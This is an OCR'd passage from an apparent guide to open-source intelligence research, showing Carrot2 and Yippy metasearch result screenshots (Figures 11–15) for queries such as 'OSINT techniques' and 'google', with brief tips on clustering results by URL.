7 **OSINT** Tools | Investigation **Techniques** & Links by Bob Brasich
10 Sep 2017 ... **OSINT** Tools & Links. **OSINT** & Internet investigations tools, software, links, resources for law enforcement & private investigators.
https://netbootcamp.org/osinttools/ [Bing, Google, Yahoo]

8 Open Source Intelligence (**OSINT**)
Open Source Intelligence (**OSINT**) a revolutionary approach to information designed, developed and practiced for many years by Reuser's Information Services.
http://arnoreuser.com/ [Bing, Yahoo]

9 **OSINT** & Internet Investigations Training by Bob Brasich - NetBootCamp
Learn **OSINT** & Internet investigations. Training for law enforcement, corporate investigators & private investigators in social media, websites, networks.
https://netbootcamp.org/ [Bing, Yahoo]


10 Easy **OSINT** (Open Source Intelligence) **techniques** for beginners
15 May 2017 ... Easy **OSINT** (Open Source Intelligence) **techniques** for beginners. "The network structure is so dense that any misinformation spreads almost instantaneously within one group, and so segregated that it does not reach the other." Filippo ...
https://medium.com/@kesterratcliff/easy-osint-open-source-intelligence-techniques-for-beginners-and-some-links-to-intermediate-and-413f41580b8d [Ask, Google]

11 Open Source Intelligence Training™ | **OSINT** Training Classes
Open Source Intelligence Training (**OSINT**) classes for private investigators, law enforcement, background screeners, attorneys and other professionals.

Query: **OSINT techniques** -- Source: **eTools Web Search** (80 results, 0 ms) -- Clusterer: **Lingo**

v3.15.2-SNAPSHOT | build 5 | 2017-09-11 12:39 © 2002-2017 Stanislaw Osinski, Dawid Weiss

Figure 11. Carrot2 Circles View. Search OSINT Techniques



Top **80** results of about **80** for **OSINT techniques**

1 IntelTechniques.com | OSINT Training by Michael Bazzell | Open ...
Live **OSINT** Training. We also offer live training by Michael Bazzell at your location. His 3-day Open Source Intelligence course demonstrates new investigation **techniques** that are vital to any Investigator's arsenal of tools. This is a very full ...
https://inteltechniques.com/ [Ask, Bing, Google, Yahoo]

2 Open-source intelligence - Wikipedia
Open-source intelligence (**OSINT**) is data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the term "open" refers to overt, publicly available sources It is not related to open- source ...
https://en.wikipedia.org/wiki/Open-source_intelligence [Bing, Google, Wikipedia, Yahoo]

3 OSINT Search Tool by Michael Bazzell | Open ... - Intel Techniques
Online Internet Search Tool. Welcome to the new Intel**Techniques** Search Tool. Use the links to the left to access all of the custom search tools. The **OSINT** LINKS section contains hundreds of online search resources. Click any category to expand the ...
https://inteltechniques.com/menu.html [Ask, Google]

4 osint.tools – @uk_onlineops
Here you will find the tutorials and articles mentioned on your training course, together with website links. Select the appropriate tutorial, article or link from ...
http://osint.tools/ [Bing, Yahoo]

5 Intel Techniques - Links
Open Source Intelligence **OSINT** Training by Michael Bazzell.
https://inteltechniques.com/links.HTML [Ask, Google]

6 Open Source Intelligence Techniques by Michael Bazzell
Those that purchase the book may want easier access to many of the links demonstrated during the instruction. All of these scenarios have convinced me to make my current set of basic **OSINT** links publicly available. Click the link below to access ...
https://inteltechniques.com/book1.html [Ask, Google]

7 OSINT Tools | Investigation Techniques & Links by Bob Brasich
10 Sep 2017 ... **OSINT** Tools & Links. **OSINT** & Internet investigations tools, software, links, resources for law enforcement & private investigators.
https://netbootcamp.org/osinttools/ [Bing, Google, Yahoo]

8 Open Source Intelligence (OSINT)
Open Source Intelligence (**OSINT**) a revolutionary approach to information designed, developed and practiced for many years by Reuser's Information Services.
http://arnoreuser.com/ [Bing, Yahoo]

9 OSINT & Internet Investigations Training by Bob Brasich - NetBootCamp
Learn **OSINT** & Internet investigations. Training for law enforcement, corporate investigators & private investigators in social media, websites, networks.
https://netbootcamp.org/ [Bing, Yahoo]

10 Easy OSINT (Open Source Intelligence) techniques for beginners
15 May 2017 ... Easy **OSINT** (Open Source Intelligence) **techniques** for beginners. "The network structure is so dense that any misinformation spreads almost instantaneously within one group, and so segregated that it does not reach the other." Filippo ...
https://medium.com/@kesterratcliff/easy-osint-open-source-intelligence-techniques-for-beginners-and-some-links-to-intermediate-and-413f41580b8d [Ask, Google]


11 Open Source Intelligence Training™ | OSINT Training Classes
Open Source Intelligence Training (**OSINT**) classes for private investigators, law enforcement, background screeners, attorneys and other professionals.

Query: OSINT techniques -- Source: eTools Web Search (80 results, 0 ms) -- Clusterer: Lingo

v3.15.2-SNAPSHOT | build 5 | 2017-09-11 12:39 © 2002-2017 Stanisław Osiński, Dawid Weiss

Figure 12. Carrot2 Foam Tree View. Search OSINT Techniques

When researching a company, use the Carrot2 Advanced Options (to the right of the search bar) to cluster results by URL. Carrot2 gives an aggregate of geographic data that may be useful in an investigation. To get this result, put in the search term (in this case, it was "Google"), and then click Foam Tree and Cluster with URL (refer to Figure 13).



google

Download 100 results Cluster with By URL

Top **99** results of about **99** for **google**

1 Google
Search the world's information, including we
https://www.google.com/ [Ask, Bing, Farc

2 Google - Wikipedia
Google LLC is an American multinational te
computing, software, and hardware. **Googl**
https://en.wikipedia.org/wiki/Google [Farc

3 Google - Home | Facebook
Google, Mountain View, CA. 25M likes. Org
https://www.facebook.com/Google/ [Ask,

4 Google - YouTube
Experience the world of **Google** on our offic
https://www.youtube.com/channel/UCK8sQ

5 Google Translate
Google's free service instantly translates w
http://translate.google.com/ [Bing, Yahoo

6 Google Maps
Find local businesses, view maps and get dr
https://maps.google.com/ [Ask, Bing]

7 Google.org: Home
Our $1 billion commitment to create more o
everyone, including a 5-year goal to award
https://www.google.org/ [Ask, Google]

8 The Keyword | Google
Discover all the latest about our products, te
https://www.blog.google/ [Ask, Google]

9 My Account
My Account gives you quick access to settin
https://myaccount.google.com/ [Ask, Bing


10 Google
Search the world's information, including we
http://www.google.com.tr/ [Yahoo]

11 Wikibooks: CUEBC Resource Book/How to U
TOCright Landing Page for **Google** for Educ
Sheets= =**Google** Slides= BookCat

Query: **google** -- Source: **eTools Web Search** (99 results, 0 ms) -- Clusterer: **By URL**

Figure 13. Carrots2 Foam Tree View by URL

Yippy is a metasearch engine (previously known as Clusty) that uses search technology based on Vivisimo Velocity or Watson Explorer (IBM). Yippy uses a clustering engine and mines data based upon natural language processing (NLP). The site returns results from websites, time, topics or sources.



open source intelligence

Sources Sites Time Topics
Top 395 Results remix
+ Business (53)
+ OSINT (24)
+ Security (34)
+ Free (43)
+ Project (36)
+ Solutions (30)
+ Network (27)
+ Training (17)
+ Database (23)
+ Science (22)
+ Military (16)
+ Game (19)
+ Learning, GPL (15)
+ Distributed (12)
+ Future (8)
+ Share (11)
+ Reviews, Tech (10)
+ Threat Intelligence (5)
+ Russian, Cbc (5)
+ History (7)
+ Police (9)
· Executive, Demanding (6)
+ Commission (5)
· CIA (5)
+ Digital (6)
· Wikipedia (3)
+ PHP, Application (6)
· Spy, Cbc (4)
+ Translation, Community (5)
+ API , Artificial Intelligence (6)
more | all

Open-source intelligence - Wikipedia new window preview
Open-source intelligence (OSINT) is data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the ter
https://en.wikipedia.org/wiki/Open-source_intelligence - - Yippy Index V

INTellingence: Open Source Intelligence — Central ... new window preview
The president and policymakers rely on insights from the Central Intelligence Agency to inform their foreign policy decisions. CIA officers use a variety of sources
https://www.cia.gov/.../open-source-intelligence.html - - Yippy Index V

Open Source Intelligence - Forbes new window preview
Only nations where each citizen is both a collector and consumer of intelligence will survive the tribulations to come.
https://www.forbes.com/...intelligence_cx_rs_06slate_0418steele.html - - Yippy Index V

OSINT links page - Open Source Intelligence Techniques new window preview
Open Source Intelligence OSINT Training by Michael Bazzell
https://inteltechniques.com/links.html - - Yippy Index V


OSINT (Open-Source Intelligence) - OSINT Resources new window preview
OSINT (Open-Source Intelligence) helps us to find, select and acquire information from available public sources. It's a myth that OSINT is an Open Source Soft
resources.infosecinstitute.com/...t-open-source-intelligence - - Yippy Index V

Tim O'Reilly: 'Generosity is the thing that is at the beginning of prosperity' new window preview
Date: 2017-10-22T09:00:01.000Z
The tech pioneer, CEO of publishing company O'Reilly Media, says his industry will fail unless the web giants start putting consumers ahead of shareholders
https://www.theguardian.com/...osity-prosperity-jeff-bezos-elon-musk - cache - Yippy News

OSIsoft to Collaborate with Dianomic as Part of Edge and Open Source Strategy new window preview
Date: October 17, 2017 04:00 ET
SAN LEANDRO, CA--(Marketwired - Oct 17, 2017) - OSIsoft LLC, a leader in operational intelligence, today announced a collaboration with Dianomic Inc., as we
part of OSIsoft's expanding edge strategy as well as an effort to bring the treasure...
www.marketwired.com/...-and-open-source-strategy-2237264.htm - cache - Yippy News

Open Source Intelligence (OSINT) new window preview
Open Source Intelligence (OSINT) a revolutionary approach to information designed, developed and practiced for many years by Reuser's Information Services.
arnoreuser.com - - Yippy Index V

Figure 14. Yippy search on open source intelligence



open source intelligence

Sources Sites Time Topics
Top 398 Results
+ Com (263)
+ Org (51)
+ Net (39)
+ Ca (8)
· Gov (4)
· Edu (3)
· Nz (3)
· Us (3)
· Co.za (3)
· De (2)
· Nfo (3)
· Uk (2)
· Other Topics (14)

Open-source intelligence - Wikipedia new window previe
Open-source intelligence (OSINT) is data collected from publicly avai
https://en.wikipedia.org/wiki/Open-source_intelligence - - Yippy Ind

INTellingence: Open Source Intelligence — Central ...
The president and policymakers rely on insights from the Central Inte
https://www.cia.gov/.../open-source-intelligence.html - - Yippy Inde:

Open Source Intelligence - Forbes new window preview
Only nations where each citizen is both a collector and consumer of i
https://www.forbes.com/...intelligence_cx_rs_06slate_0418steele.htm

OSINT links page - Open Source Intelligence Technique
Open Source Intelligence OSINT Training by Michael Bazzell
https://inteltechniques.com/links.html - - Yippy Index V

OSINT (Open-Source Intelligence) - OSINT Resources
OSINT (Open-Source Intelligence) helps us to find, select and acquir
resources.infosecinstitute.com/...t-open-source-intelligence - - Yipp

Figure 15. Yippy results by Sites

